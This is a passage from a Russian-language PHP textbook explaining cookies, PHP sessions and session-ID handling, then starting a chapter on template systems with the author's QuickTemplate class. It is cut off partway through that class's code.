Если не указывать для cookie-набора параметр DOMAIN_NAME, то в качестве значения по умолчанию будет использовано полное имя домена, с которого был отправлен cookie-набор.

Обратите внимание, что в качестве значения параметра DOMAIN_NAME используется не просто coggeshall.org, а .coggeshall.org (с ведущей точкой). Это еще одна гарантия от злоупотребления cookie-наборами. Параметр DOMAIN_NAME должен иметь как минимум две точки в имени домена, а в некоторых случаях — и три. Это позволяет предотвратить передачу cookie-наборов с именем домена, такого как .com (который совпадает со всеми доменами, оканчивающимися на .com). Для того чтобы определить, сколько точек нужно указывать в параметре DOMAIN_NAME, необходимо посмотреть на домен верхнего уровня (.com, .edu и так далее), из которого был прислан cookie-набор. Существует несколько доменов верхнего уровня, для которых в имени домена достаточно двух уровней: .COM, .EDU, .NET, .ORG, .GOV, .MIL, .BIZ, .SHOP, .INFO и .INT. Кроме того, если будут созданы новые домены верхнего уровня, они также будут соответствовать этому стандарту. Все другие домены (такие как .mi.us или .co.uk) требуют минимум трех точек в параметре DOMAIN_NAME.

НА ЗАМЕТКУ

Ранее в этой главе говорилось, что нельзя сохранить более 20 cookie-наборов на домен. Это касается cookie-наборов, использующих одно и то же значение параметра DOMAIN_NAME. Например, можно установить 20 cookie-наборов для coggeshall.org, а затем — 20 cookie-наборов для cool.coggeshall.org.

При работе с cookie-наборами значение cookie-набора можно изменить, послав дополнительный заголовок Set-Cookie с новым значением. Для того чтобы это корректно работало, нужно устанавливать cookie-набор, используя тот же домен, путь и имя, которые указывались для исходного cookie-набора. Для удаления cookie-набора достаточно изменить текущее значение cookie-набора так, чтобы он потерял актуальность в прошлом.

В качестве завершения обсуждения рассмотрим пример допустимого заголовка Set-Cookie, который показан в листинге 6.1.

Листинг 6.1. Допустимый заголовок Set-Cookie

```
Set-Cookie: mycookie=myvalue; expires=Tuesday, 03-Dec-2005 13:01:59 GMT;
            path=/; domain=.coggeshall.org;
```

НА ЗАМЕТКУ

В листинге 6.1 заголовок Set_Cookie разбит на две строки из-за ограниченной ширины страницы. На практике заголовок посылается как одна строка текста.

Как видите, был установлен cookie-набор mycookie со значением myvalue для всех файлов в домене coggeshall.org. Этот cookie-набор установлен с граничной датой актуальности декабря 2005 года (03-Dec-2005) и временем 13:01:59 GMT.

Реализация cookie-наборов в сценариях

Теперь, когда мы познакомились с реализацией cookie-наборов, посмотрим, как применить эти знания для создания cookie-наборов, используемых внутри сценариев.

Наиболее очевидным методом установки cookie-набора в PHP-коде является создание заголовка `Set-Cookie` с помощью PHP-функции `header()`, как показано в листинге 6.2.

Листинг 6.2. Установка cookie-набора с использованием функции `header()`

```
<?php
   header("Set-Cookie: mycookie=myvalue; path=/; domain=.coggeshall.org");
?>
```

Поскольку эта функция используется для отправки HTTP-заголовков, она должна быть выполнена до пересылки содержимого (например, с помощью операторов `echo` или `print`). Хотя это работает, такой метод не может быть рекомендован для установки cookie-наборов с использованием PHP-функций. Чуть позже мы рассмотрим функцию `setcookie()`, используемую для решения этой задачи.

Второй (и, возможно, менее известный) метод установки cookie-наборов — использование HTML-дескрипторов. В частности, HTML-дескриптор `<META>` можно использовать для имитации HTTP-заголовков внутри HTML-страницы, применяя атрибуты `HTTP-EQUIV` и `CONTENT`. Например, чтобы установить такой же cookie-набор, как в листинге 6.2, можно воспользоваться HTML-кодом, представленным в листинге 6.3.

Листинг 6.3. Установка cookie-набора с использованием HTML-дескриптора `<META>`

```
<HEAD>
<!-- другой HTML-код //-->
<META HTTP-EQUIV="Set-Cookie"
      CONTENT="mycookie=myvalue; path=/; domain=.coggeshall.org">
</HEAD>
<!-- остаток HTML-документа //-->
```

НА ЗАМЕТКУ

Дескриптор `<META>` хорош не только для установки cookie-наборов. Несмотря на то что он зависит от используемого браузера, большинство известных браузеров поддерживают HTTP-заголовки, заключенные в дескриптор `<META>`. Например, с помощью HTTP-заголовка `Refresh` можно перенаправить браузер на новую страницу:

```
<META HTTP-EQUIV="Refresh" CONTENT="0; url=http://www.coggeshall.org">
```

Третий и возможно наиболее известный метод установки cookie-наборов — использование PHP-функции `setcookie()`. Функция `setcookie()` имеет следующий синтаксис:

```
setcookie($name [,$value [, $expire [, $path [, $domain [, $secure]]]]]);
```

Эта функция применяется как для создания, так и уничтожения cookie-наборов в клиентском браузере. Как и в случае с отсылкой HTTP-заголовков из PHP-сценария, эта функция должна быть выполнена до отправки клиенту любого содержимого. Перед тем как перейти к исследованию этой функции, вкратце рассмотрим каждый параметр. Для большинства частей назначение каждого параметра такое же, как и у за-

головка Set-Cookie, рассмотренного ранее. В частности, $name представляет имя переменной cookie-набора, $value — ее текущее значение, $expire — метка времени Unix актуальности cookie-набора, $path — путь на сервере, для которого создан cookie-набор, $domain — домен, для которого создан cookie-набор, и, наконец, $secure — это булевское значение, показывающее, что cookie-набор создан только для защищенного HTTP.

При использовании функции setcookie() любые необязательные параметры могут быть при необходимости установлены в NULL. В листинге 6.4 показа пример применения функции setcookie() для установки cookie-набора, аналогичного приведенному в листинге 6.2.

Листинг 6.4. Использование функции setcookie()

```
<?php
   setcookie("mycookie", "myvalue", NULL, "/", ".coggeshall.org");
?>
```

Если нужно изменить значение cookie-набора, как в случае, когда мы напрямую работали с заголовком Set-Cookie, нужно убедиться, что значения $path, $domain и $name функции setcookie() идентичны первоначально использованным. Для удаления cookie-набора можно использовать небольшую хитрость — задать параметр $value равным NULL (при этом параметры $path, $domain и $name должны быть установлены должным образом). Пример удаления cookie-набора, установленного в листинге 6.4, представлен в листинге 6.5.

Листинг 6.5. Удаление cookie-набора с использованием функции setcookie()

```
<?php
   setcookie("mycookie", NULL, NULL, "/", ".coggeshall.org");
?>
```

После того как cookie-набор установлен, он остается неактивным до момента, когда браузер запросит у Web-сервера другой документ. Для получения доступа к значению cookie-набора, полученного от браузера, PHP использует суперглобальный массив $_COOKIE. Этот массив аналогичен массивам $_GET и $_POST за исключением того, что он хранит значения cookie-наборов. Каждый ключ в этом суперглобальном массиве представляет отдельный cookie-набор (имя ключа — это имя переменной cookie-набора).

Для иллюстрации этого примера выполним общую задачу и напишем сценарий, определяющий, активен ли cookie-набор на клиентском браузере. Для этого, во-первых, потребуется создать cookie-набор, а потом заставить браузер перезагрузить страницу. Когда браузер перезагрузит страницу, он, если примет этот cookie-набор, немедленно вернет его серверу. Проверив наличие этого cookie-набора при перезагрузке страницы, можно проверить работоспособность cookie-набора.

Единственная хитрость в этом сценарии — определить, был ли установлен cookie-набор или браузер по какой-либо причине его отверг. Для того чтобы дать возможность сценарию определить, был ли установлен cookie-набор, при перенаправлении браузера необходимо использовать параметр GET, как показано в листинге 6.6.

Листинг 6.6. Проверка поддержки cookie-наборов из PHP

```
<?php
   if(!isset($_GET['testcookie'])) {
      setcookie("testcookie", "test value");
      header("Location: {$_SERVER["PHP_SELF"]}?testcookie=1");
      exit;
   } else {
      if(isset($_COOKIE['testcookie'])) {
         setcookie("testcookie");
         echo "Прием cookie-наборов включен";
      } else {
         echo "cookie-наборы не поддерживаются!";
      }
   }
?>
```

Видно, что сценарий разделен на две части. В первой половине оператора `if` делается попытка создать cookie-набор и затем перенаправить браузер на другую страницу с помощью дополнительного параметра `GET`. После повторного выполнения сценария с дополнительным параметром проверяется существование cookie-набора. В том случае, если клиент не поддерживает cookie-наборы, тестовый cookie-набор уничтожается вызовом функции `setcookie()` без параметров.

Сеансы PHP

Одним из наиболее полезных применений cookie-наборов является возможность создания сеансов, которые в действительности позволяют преодолеть отсутствие поддержки состояния протокола HTTP. При работе с сеансами в PHP есть возможность сохранять переменные (включая массивы и классы) между запусками сценариев и вызывать их позднее. Для функционирования такой системы Web-сервер должен иметь возможность отличать один браузер от другого, и в этом заключается роль cookie-наборов. В отличие от предыдущего примера, в котором используются cookie-наборы для определения имени посетителя, сеансы не сохраняют какой-либо значащей информации на машине клиента. По аналогии с парковкой автомобилей, сеансы используют концепцию, по которой каждому браузеру назначается "квитанция" (называемая идентификатором сеанса), которая затем присутствует в каждом запросе. Этот идентификатор сеанса сравнивается затем с определенными данными и эти данные доступны внутри PHP-сценария.

Несмотря на то, что сеансы увеличивают защищенность данных (поскольку чувствительная информация теперь не хранится в клиентском браузере), полной защиты они не обеспечивают. Поскольку все данные о конкретном пользователе помещены в отдельную строку, злоумышленник может перехватить сеанс, определив правильный идентификатор сеанса. Последствия такого вмешательства зависят от того, насколько безопасным должен быть ваш сайт. Считается хорошей практикой создавать сайты, предполагая, что подобные вмешательства возможны; то есть все критические данные (наподобие номеров кредитных карточек) должны быть недоступны, если идентификатор сеанса рассекречен.

Основы использования сеансов

В этом разделе обсуждаются основы регистрации, отмены регистрации и работы с сеансовыми переменными в PHP. Важно заметить, что манипулирование сеансовыми переменными с помощью представленных здесь функций, таких как `session_register()`, `session_unregister()` и `session_is_registered()`, возможно только при активной директиве `register_globals`. Если эта директива не активна (что рекомендуется), то всеми сеансовыми переменными нужно манипулировать с использованием суперглобального массива `$_SESSION`.

Запуск сеанса

В PHP существует три основных способа создания сеанса. Первый метод заключается в прямом указании PHP начать сеанс, используя функцию `session_start()`. Эта функция не принимает параметров и не возвращает значения. Когда эта функция вызывается, все переменные, ассоциированные с этим сеансом, реконструируются. Второй подход заключается в вызове функции `session_readonly()`, используемой вместо `session_start()`. В данном случае все сеансовые переменные создаются заново; при этом любые изменения переменных по окончании выполнения сценария не сохраняются.

НА ЗАМЕТКУ

В PHP сеансы работают с переменными внутри глобальной области. Это означает, что для регистрации переменной в функции, эта переменная должна быть объявлена как глобальная с помощью оператора `global`. Более того, PHP реконструирует переменные только внутри глобальной области.

Как уже было сказано, в PHP доступны три способа запуска сеанса внутри PHP-сценария. Третий способ предусматривает регистрацию переменной с помощью функции `session_register()`.

Регистрация сеансовых переменных

Существуют два метода регистрации сеансовой переменной. Первый — воспользоваться функцией `session_register()`. Синтаксис этой функции имеет вид:

```
session_register($var_name [, $next_varname [, ...]])
```

Параметр `$var_name` (как и другие дополнительные параметры) является строкой (или массивом строк), представляющей переменную для сохранения в сеансе. Эта функция возвращает `true`, если все используемые переменные были успешно сохранены, и `false` в противном случае.

Поскольку функция `session_register()` начинает сеанс, даже если он еще не существует, имейте в виду, что все вызовы `session_register()` должны быть завершены до того, как будут посланы какие-нибудь данные в браузер. Таким образом, несмотря на то, что можно начать сеанс с помощью этой функции, лучше делать это вручную с помощью функции `session_start()`. При работе с сеансовыми переменными нужно учитывать несколько обстоятельств. Одна из наиболее общих ошибок при работе с PHP-сеансами — считать, что параметры, переданные в сеанс, являются актуальными

переменными, предназначенными для сохранения. Функция session_register() принимает только строки, представляющие имена переменных для сохранения в сеансе. Сказанное хорошо демонстрируется в листинге 6.7.

Листинг 6.7. Использование функции session_register()

```
<?php
   $myvar = "Моя переменная для сохранения в сеансе";
   $myvar_name = "myvar";
   session_register($myvar_name);
?>
```

Когда этот код выполнится, что сохранится в сеансе? Обратите внимание, что зарегистрирована будет переменная $myvar, а не $myvar_name. Если это обстоятельство вас смущает, объяснения будут чуть позже. Было создано две переменных: $myvar — текущее значение, которое хотелось бы сохранить в сеансе, и $myvar_name. Когда session_register() выполнится, PHP попытается сохранить в сеансе переменную, имя которой хранится в переменной $myvar_name (а не саму переменную $myvar_name). Так как эта переменная имеет значение myvar, в сеансе будет сохранена переменная $myvar. Для тех, кто не использует функцию session_register() (или не может использовать, если директива register_globals отключена), в PHP определен суперглобальный массив $_SESSION. В течение любого сеанса можно использовать переменную $_SESSION точно так же, как функцию session_register(). Например, если требуется сохранить в сеансе содержимое $myvar из предыдущего примера, используя суперглобальный метод, поступите следующим образом:

```
$_SESSION['myvar'] = $myvar;
```

При использовании такого метода работы с сеансовыми переменными нет необходимости вызывать функцию session_register(). В отличие от метода с функцией session_register(), при сохранении переменной в суперглобальном массиве $_SESSION сеанс автоматически не создается. Поэтому важно явно начать сеанс, перед тем как работать с $_SESSION.

Отмена регистрации сеансовых переменных

Существуют моменты (например, когда пользователь покидает сайт), когда сеансовые переменные нужно удалить. Это можно сделать, уничтожив весь сеанс или удалив только некоторые сеансовые переменные. Для удаления определенных переменных можно использовать оператор unset, удаляющий элемент из суперглобального массива $_SESSION, или использовать PHP-функцию session_unregister(). Синтаксис функции session_unregister() имеет вид:

```
session_unregister($name)
```

Как и свой антипод, session_register(), функция session_unregister() принимает строку $name, представляющую имя глобальной переменной, которую нужно удалить из сохраненных переменных сеанса. Эта функция возвращает true, если переменная была удалена успешно, или false, если переменная не существует.

Уничтожение сеанса

Для уничтожения всех сеансовых переменных (а также и самого сеанса) служит функция `session_destroy()`. Эта функция не принимает параметры и уничтожает любые cookie-наборы и данные, ассоциируемые с активным сеансом.

Работа с сеансовыми переменными

Другая необходимость, возникающая при работе с сеансами — определить, были ли зарегистрированы сеансовые переменные. Это можно сделать с помощью оператора `isset`, позволяющего проверить существование соответствующего ключа в массиве `$_SESSION`, или функции `session_is_registered()`:

```
session_is_registered($name)
```

где `$name` — строка, представляющая имя сеансовой переменной, которую нужно проверить. Эта функция возвращает `true`, если переменная была зарегистрирована, и `false` — если нет.

Для того чтобы реально продемонстрировать работу сеансов в PHP, сначала нужно создать ситуацию, в которой пользовательские данные должны быть сохранены во время запроса к серверу. Идеальным примером, удовлетворяющим таким требованиям, является пример с тележкой для покупок. Предположим, что вся функциональность тележки заключена в одном PHP-классе `ShoppingCart`. В этой ситуации для каждого покупателя создается единственный экземпляр тележки, который регистрируется как сеансовая переменная, сохраняемая в массиве `$_SESSION`. Для каждого последующего запроса экземпляр (и все его данные) пересоздаются PHP. Реализация такой системы показана в листинге 6.8.

Листинг 6.8. Пример с тележкой для покупок на PHP

```
Файл ShoppingCart.class.php
<?php
class ShoppingCart {
   private $cart;
   function __construct() {
      $this->cart = array();
   }
   public function addItem($id, $name, $cost) {
      foreach($this->cart as $key=>$items) {
         if($items['id'] == $id) {
            $this->cart[$key]['quantity']++;
            return;
         }
      }
      $this->cart[] = array('id' => $id,
                            'name' => $name,
                            'cost' => $cost,
                            'quantity' => 1);
   }
   public function delItem($id) {
      foreach($this->cart as $key => $items) {
```

```
            if($items['id'] == $id) {
               if($items['quantity'] > 1) {
                  $this->cart[$key]['quantity']--;
               } else {
                  unset($this->cart[$key]);
               }
               return true;
            }
         }
         return false;
      }
      public function getCart() {
         return $this->cart;
      }
      public function clearCart() {
         $this->cart = array();
      }
}
?>
```

Файл Listing6_8.php

```
<?php
   require_once("ShoppingCart.class.php");
      session_start();
   if(!isset($_SESSION['cart']) || !is_object($_SESSION['cart'])) {
      $_SESSION['cart'] = new ShoppingCart();
      /* Добавить книгу в тележку (элемент #43 стоимостью $49.95) */
      $_SESSION['cart']->addItem(43, "Book: PHP Unleashed", 49.95);
   }
?>
```

Несмотря на то что PHP не имеет проблем с использованием экземпляров объектов в качестве сеансовых переменных в отличие от любых других типов данных в PHP, для объектов, пересоздаваемых внутри сеанса, в PHP должен быть определен начальный класс. Это означает, что определение класса `ShoppingCart` должно быть включено в сценарий для переменной `$_SESSION['cart']`, чтобы она могла быть корректно пересозданной.

Передача идентификатора сеанса

Теперь, когда вы представляете, как работают сеансы, давайте разберемся, что же практически нужно для корректной работы с сеансами. Как известно, каждый сеанс идентифицируется в PHP через идентификатор сеанса, который обычно сохраняется на клиентской машине в виде HTTP cookie-набора. Если поддержка cookie-наборов отсутствует, идентификатор сеанса должен передаваться через URL. Для этих целей в PHP существует константа `SID`, которая содержит имя и значение идентификатора текущего сеанса в следующем формате:

```
<имя сеанса>=<идентификатор сеанса>
```

Поскольку иногда формат, предлагаемый SID, может быть неприемлемым (как будет показано, при передаче информации о сеансе через HTML-форму), в PHP предусмотрены две функции session_name() и session_id(), которые возвращают, соответственно, имя сеанса и его идентификатор. Независимо от используемого метода, идентификатор сеанса должен использоваться каждый раз, когда URL ссылается на внутренний ресурс. Например, при использовании гиперссылки обычно прекрасно работает константа SID:

```
<A HREF="checkout.php?<?php echo SID; ?> ">Перейти к окончательному
расчету</A>
```

С другой стороны, при работе с HTML-формами, идентификатор сеанса передается с использованием скрытых элементов формы. В следующей ситуации для присваивания соответствующих значений должны использоваться функции session_name() и session_id():

```
<FORM ACTION="order.php" METHOD=GET>
<INPUT TYPE="hidden" NAME="<?php echo session_name(); ?>"
       VALUE="<?php echo session_id(); ?>">
<!-- Остальной HTML-код формы //-->
</FORM>
```

При передаче идентификатора сеанса важно понимать, что это нужно делать, только если URL относится к локальному Web-серверу. Для предотвращения негативных последствий, связанных с безопасностью, идентификатор сеанса никогда не следует передавать во внешних URL.

Как вы уже, наверное, догадались, попытка проверить, что каждый возможный URL в вашем HTML-документе корректно передает идентификатор сеанса, быстро становится нудной задачей. В большинстве случаев URL может быть автоматически пересоздан за счет включения режима прозрачной передачи идентификатора сеанса, активизировав директиву конфигурации session.use_trans_sid. Когда режим прозрачной передачи идентификатора сеанса включен, PHP пытается автоматически добавлять идентификатор сеанса к соответствующим HTML-дескрипторам.

НА ЗАМЕТКУ

Какие URL переписаны и будут посылаться в браузер, PHP определяет с помощью директивы конфигурации url_rewriter.tags. В этой директиве задается разделяемый запятыми список, имеющий следующий формат:

```
<HTML tag>=<Attribute>
```

где <HTML tag> — это HTML-дескриптор, который должен быть обработан, а <Attribute> — это атрибут того HTML-дескриптора, который содержит URL для перезаписи. Значение по умолчанию для директивы url_rewriter.tags выглядит так:

```
url_rewriter.tags = "a=href,area=href,frame=src,input=src,form=fakeentry"
```

При использовании прозрачной передачи идентификатора сеанса PHP переписывает соответствующие URL только в целях безопасности. Несмотря на то что http://www.coggeshall.org/index.php и /index.php могут быть одним и тем же ресурсом, PHP добавит идентификатор сеанса только во втором случае. Это предотвра-

тит уже рассмотренный риск отправки действующего идентификатора сеанса внешнему Web-сайту. Таким образом, при использовании прозрачной передачи идентификатора сеанса важно убедиться, что все локальные URL записаны с использованием подходящего формата URL.

Расширенные сеансы

Пользовательское управление сеансами

Разобравшись с основами использования сеансов, давайте внимательно изучим их внутреннее устройство. По умолчанию PHP предлагает три внутренних метода хранения данных сеанса, указываемые в `session.save_handler`: внутренний формат файла PHP-сеанса (определенный `php`), внутри базы данных SQLite (определенный `sqlite`) и формат пакета WDDX (определенный `wddx`).

НА ЗАМЕТКУ

Поддержка сеансов WDDX требует, чтобы поддержка WDDX была скомпилирована в PHP. Точно так же, для использования сеансов SQLite, должно быть доступно расширение SQLite.

Если говорить об управлении сеансами, то, возможно, это не самая сильная сторона PHP. В PHP имеются средства, которые позволяют разработчику полностью настроить управление сеансами, создав собственные PHP-функции для сохранения и восстановления данных сеанса. Для пользовательского обработчика сеансов необходимо определить шесть отдельных функций:

1. Запуск (открытие) сеанса.
2. Чтение любых сохраненных данных сеанса.
3. Сохранение данных текущего сеанса.
4. Завершение (закрытие) сеанса.
5. Очищает хранилище от неиспользуемых или некорректных данных сеанса.
6. Уничтожение сеанса.

Каждая из шести функций принимает специфические параметры и возвращает определенные значения, описанные ниже.

1. Функция открытия — принимает два параметра `$save_path` (путь для записи любого связанного с сеансом файла) и `$session_name` (имя текущего сеанса). Оба параметра берутся из конфигурационных директив `session.save_path` и `session.name`, соответственно. Эта функция возвращает булевское значение, показывающее, успешно ли инициализирован сеанс.
2. Функция чтения — принимает один параметр `$id` (идентификатор текущего сеанса) и должна возвращать данные сеанса или пустую строку, если данные отсутствуют.
3. Функция записи — принимает два параметра, `$id` (идентификатор текущего сеанса) и `$sess_data` (сериализованные данные сеанса). Эта функция возвращает булевское значение, показывающее, успешно ли выполнено сохранение данных.

4. Функция закрытия — эта функция не принимает параметров и возвращает булевское значение, отражающее успешность выполнения операции.
5. Функция очистки — принимает единственный параметр (максимальное время жизни сеанса, в соответствии с директивой `session.gc_maxlifetime`) и возвращает булевское значение, отражающее успешность выполнения функции.
6. Функция уничтожения — принимает один параметр (идентификатор текущего сеанса) и возвращает булевское значение, отражающее успешность уничтожения сеанса.

Для использования пользовательского обработчика каждая из перечисленных выше функций должна быть создана и зарегистрирована с помощью функции `session_set_save_handler()`. Функция регистрации имеет следующий синтаксис:

```
session_set_save_handler($open, $close, $read, $write, $destroy, $gc)
```

Каждый из шести параметров представляет строковое имя соответствующей пользовательской функции. Эта функция возвращает булевское значение, отражающее успешность установки пользовательского обработчика.

НА ЗАМЕТКУ

Для того чтобы пользовательский обработчик был успешно установлен, конфигурационная директива `session.serialize_handler` должна быть установлена в значение `user`.

С помощью пользовательских обработчиков вряд ли можно многое сделать, если не использовать дополнительные знания (например, возможность доступа к базам данных из PHP). Сейчас не время приводить полный рабочий пример пользовательского обработчика. Такой пример будет представлен в главе 26.

Настройка поддержки сеанса

Несмотря на то что сеансы в PHP — очень простое в использовании средство, существует много тонкостей и настроек, предназначенных для получения максимальной гибкости этого механизма. В этом разделе рассматриваются конфигурационные директивы и связанные с сеансами функции, не рассмотренные ранее, и разъясняется их использование в реальных PHP-сценариях. Хотя некоторые связанные с сеансами директивы уже были рассмотрены, в приложении А можно найти полный список и описание каждой директивы, включая уже рассмотренные.

Помимо конфигурационных директив в PHP также существуют функции, которые позволяют управлять поведением сеанса непосредственно внутри сценария, без модификации файла `php.ini`. В большинстве случаев эти функции имеют имена в точности соответствующие конфигурационным директивам. Например, для того чтобы динамически настроить директиву `session.cache_limiter` из PHP-сценария, можно использовать функцию `session_cache_limiter()`. Полное описание всех этих функций можно найти в руководстве по PHP.

Резюме

В этой главе вы ознакомились со всеми свойствами PHP-сеансов. Эти свойства PHP являются фундаментом любой программы в области электронной коммерции, и овладение этим инструментарием очень важно для вас как разработчика на PHP. Будем надеяться, что вы достигнете успехов в обработке сеансов в PHP-сценариях.

Как это обычно бывает, большие возможности и гибкость приводят к большой ответственности. Несмотря на то что сеансы в тысячу раз надежнее, чем сохранение информации на пользовательской машине, они далеко не идеальны. Злоумышленник может использовать определенные методы для атаки на пользовательский сеанс. В конце концов, невозможно создать полностью защищенный метод в таком совершенно незащищенном протоколе, как HTTP. Будучи разработчиком, вы должны всегда помнить об ограничениях в области безопасности и предвидеть последствия атаки злоумышленников на пользовательский сеанс. Особенно это касается банков, так как злоумышленник вполне может перевести средства с чужого счета на свой собственный. С другой стороны, возможность отправки сообщения на форум от имени другого пользователя, не является столь уж значимой.

ГЛАВА

7

Использование шаблонов

В ЭТОЙ ГЛАВЕ...

- Назначение и использование шаблонов
- Механизм шаблонов Smarty

По мере того как PHP все в большей мере становится центральным компонентом Web-сайта, возрастает важность правильного управления вашим кодом. Это особенно справедливо, когда множество разработчиков создают один и тот же сайт. Одним из лучших способов сохранения управляемости ваших PHP-приложений является отделение кода HTML от кода PHP, который поддерживает его. Этот процесс называется отделением логики *представления* от логики *приложения*. В этой главе будут представлены некоторые наиболее общие методы разделения логики представления и логики приложения, включая пакет шаблонов PHP, называемый Smarty.

Назначение и использование шаблонов

В PHP наиболее общим способом отделения логики представления от логики приложения является использование шаблонов. Шаблон (template) – это в общем случае HTML-документ, который содержит специальные маркеры и/или управляющие структуры. Фактически, PHP был изначально разработан как простой макроязык, функционирующий подобно механизму шаблонов.

Отделение общих элементов от кода

По мере роста популярности PHP был быстро адаптирован разработчиками Web-приложений по всему миру, и одна из причин этого была связана с исключительной простотой его изучения. Легкость разработки сделала PHP одним из лучших языков быстрой разработки и прототипирования приложений. К сожалению, те же свойства, которые делают PHP столь блестящим средством быстрого прототипирования, также позволяют создавать на нем код, трудно поддающийся управлению. Разработчики вскоре обнаруживают, что по мере того, как их Web-сайты становятся все крупнее и крупнее, все более возрастает необходимость повышения степени модульности. Наиболее общим решением этой проблемы является разделение сайта на элементы, что можно сделать с помощью PHP-оператора `include`. Например, в большинстве случаев вы можете разделить любой Web-сайт на три элемента: заголовок, нижний колонтитул и основное содержимое. В листинге 7.1 показано, как разделить типовую Web-страницу на три сегмента.

Листинг 7.1. Типовая сегментированная Web-страница

Файл segments.php

```
<?php
   function display_head($title="Ваша типовая Web-страница") {
   ?>
   <HTML>
   <HEAD><TITLE><?=$title?></TITLE></HEAD>
   <BODY>
   <TABLE CELLPADDING=0 CELLSPACING=0 BORDER=0>
   <TR>
   <TD>
     <TABLE CELLPADDING=0 CELLSPACING=0 BORDER=0>
     <TR><TD><A HREF="products.php">Товары</A></TD></TR>
     <TR><TD><A HREF="contact.php">Контакт</A></TD></TR>
     <TR><TD><A HREF="about.php">О нас</A></TD></TR>
     </TABLE>
```

```
   </TD>
   <TD>
   <?php } // конец функции display_head()
   function display_foot() {
   ?>
   </TD>
   </TR>
   </TABLE>
   </BODY>
   </HTML>
   <?php } // конец функции display_foot()
?>
```

Файл index.php

```
<?php include('segments.php');
   display_head();
?>
Добро пожаловать на сайт.
<?php display_foot(); ?>
```

Внимательно изучив листинг 7.1, вы можете обнаружить, что такой способ уже имеет определенные преимущества перед классическим подходом. Разнесение общих элементов — заголовка и нижнего колонтитула — по разным функциям значительно упрощает задачу обслуживания всего сайта. В системе вроде этой для того, чтобы сделать что-то тривиальное, нужно внести изменения только в один файл, например, добавить ссылку на меню Web-сайта, и она изменится по всему сайту в целом. Для большинства небольших сайтов, которые создают один или два разработчика (причем оба они знакомы с PHP), система наподобие этой работает просто прекрасно.

К сожалению, для сайтов, в которых одна группа людей работает над общим видом, а другая — над PHP-сценариями, использование такой системы не дает ощутимых выгод. Хотя она и сокращает избыточность, но по-прежнему требует, чтобы код PHP был встроен непосредственно в HTML-документы.

Простой пример системы шаблонов

Истинная система шаблонов нужна в ситуациях, при которых возникает реальная необходимость разделения логики представления и логики приложения. Хотя далее в настоящей главе еще будет говориться о профессиональной системе шаблонов Smarty, написанной на PHP, это мало поможет вам, если вы еще не знакомы с идеей, которая лежит в основе. Чтобы помочь вам разобраться в том, как работает система шаблонов, автор продемонстрирует свою собственную систему шаблонов, которая называется QuickTemplate. Разбираясь в том, как она работает, вы не только получите представление о работе шаблонов, но и возможно, узнаете немного больше о том, как правильно писать сложный код на PHP.

Прежде чем рассмотреть сценарий `QuickTemplate` (который в действительности является классом), давайте сначала разберемся, чего же мы хотим достичь. Чтобы полностью отделить код HTML от PHP, нам нужно будет каким-то образом отметить в документе места, куда будет помещено содержимое, за которое отвечает PHP-код. Обращаясь к классу `QuickTemplate`, маркеры шаблона идентифицируются строками

(состоящими только из заглавных букв A–Z), заключенными с двух сторон в знаки процента (%). Например, документ, приведенный в листинге 7.1, можно определить и так, как показано в листинге 7.2.

Листинг 7.2. Файл шаблона QuickTemplate

```
<HTML>
<HEAD><TITLE>%TITLE%</TITLE></HEAD>
<BODY>
<TABLE CELLPADDING=0 CELLSPACING=0 BORDER=0>
<TR>
<TD>%LEFTNAV%</TD>
<TD>%CONTENT%</TD>
</TR>
</TABLE>
</BODY>
</HTML>
```

Как видите, HTML-код в листинге 7.2 полностью свободен от PHP-кода. Им можно манипулировать, без проблем пользуясь WISIWIG-средствами ("what you see is what you get" — режим полного соответствия) любых редакторов HTML, а еще он предлагает те же возможности управления динамическим содержимым, как и аналогичный метод сегментации, продемонстрированный в листинге 7.1. В данном случае достигается свобода размещения навигационных ссылок в разных файлах, как показано в листинге 7.3.

Листинг 7.3. HTML-код навигации

```
<TABLE CELLPADDING=0 CELLSPACING=0 BORDER=0>
   <TR><TD><A HREF="products.php">Товары</A></TD></TR>
   <TR><TD><A HREF="contact.php">Контакт</A></TD></TR>
   <TR><TD><A HREF="about.php">О нас</A></TD></TR>
</TABLE>
```

На практике каждый из этих двух фрагментов кода в листингах 7.2 и 7.3 должен быть сохранен в своем собственном отдельном файле (предположим, что они будут называться `index.html` и `links.html` — по причинам, которые вы поймете позже). Теперь, когда шаблоны определены, используем их с классом `QuickTemplate`.

Как и каждая из шаблонных систем, которые будут описаны в настоящей главе, класс `QuickTemplate` использует сложные массивы. В случае `QuickTemplate` массив, представленный в листинге 7.4, является типичным для шаблона, описанного в листингах 7.2 и 7.3.

Листинг 7.4. Типичный массив для QuickTemplate

```
<?php
   $temp_data = array('main' => array('file' => 'index.thtml'),
              'leftnav' => array('file' => 'link.html'),
              'content' => array('content' => 'Это содержимое: %DYNAMIC%'),
              'title' => array('content' => 'Типичный шаблонный Web-сайт'),
              'dynamic' => array('content' => 'Дополнительное содержимое')
   );
?>
```

Легко заметить, что этот многомерный ассоциативный массив первоначально содержит множество ключей (за исключением ключа main), отображающих маркеры шаблона из листинга 7.2. Значением каждого из них является другой массив, содержащий единственный ассоциативный элемент. Ключ (либо file, либо content) ассоциируется со значением (либо именем файла, либо строкой), представляющим данные, которые должны заменять маркер шаблона. В листинге 7.2 определяется маркер шаблона с именем %CONTENT%. Этот маркер будет заменен значением ключа content из массива $temp_data. Поскольку значением этого ключа является массив с ключом content, то используется строка "Это содержимое: %DYNAMIC%". Однако перед тем как будет подставлено значение маркера %CONTENT%, подставляемая строка также будет интерпретирована. В результате произойдет следующее:

1. %CONTENT% заменяется значением ключа content.
2. %DYNAMIC% внутри ключа content заменяется значением ключа dynamic.

Конечным результатом будет подстановка вместо каждого экземпляра маркера %CONTENT% строки "Это содержимое: Дополнительное содержимое". Этот процесс повторяется для каждого маркера шаблона в документе до тех пор, пока не останется ни одного маркера для подстановки. Если по какой-то причине будет обнаружен маркер, которого нет в массиве QuickTemplate (см. листинг 7.4), на месте маркера шаблона генерируется сообщение об ошибке, представляемое в виде HTML-комментария.

Теперь, когда вы получили представление о поведении системы QuickTemplate, посмотрим на реальный код, заставляющий систему работать. В зависимости от того, насколько вас смутили объяснения того, как функционирует маркер шаблона, вы можете подумать или не подумать, что этот код слишком сложен для вас. Тем не менее, давайте двигаться дальше, потому что на самом деле весь код класса составляет всего-навсего 40 строк!

Листинг 7.5. Класс QuickTemplate

```
<?php
  class quick_template {
    private $t_def;
    public function parse_template($subset = 'main') {
      $noparse = false;
      $content = "";
      $temp_file = $this->t_def[$subset]['file'];
      if(isset($temp_file)) {
        if(strlen($temp_file) > 6) {
            substr($temp_file, strlen($temp_file)-6);
        }
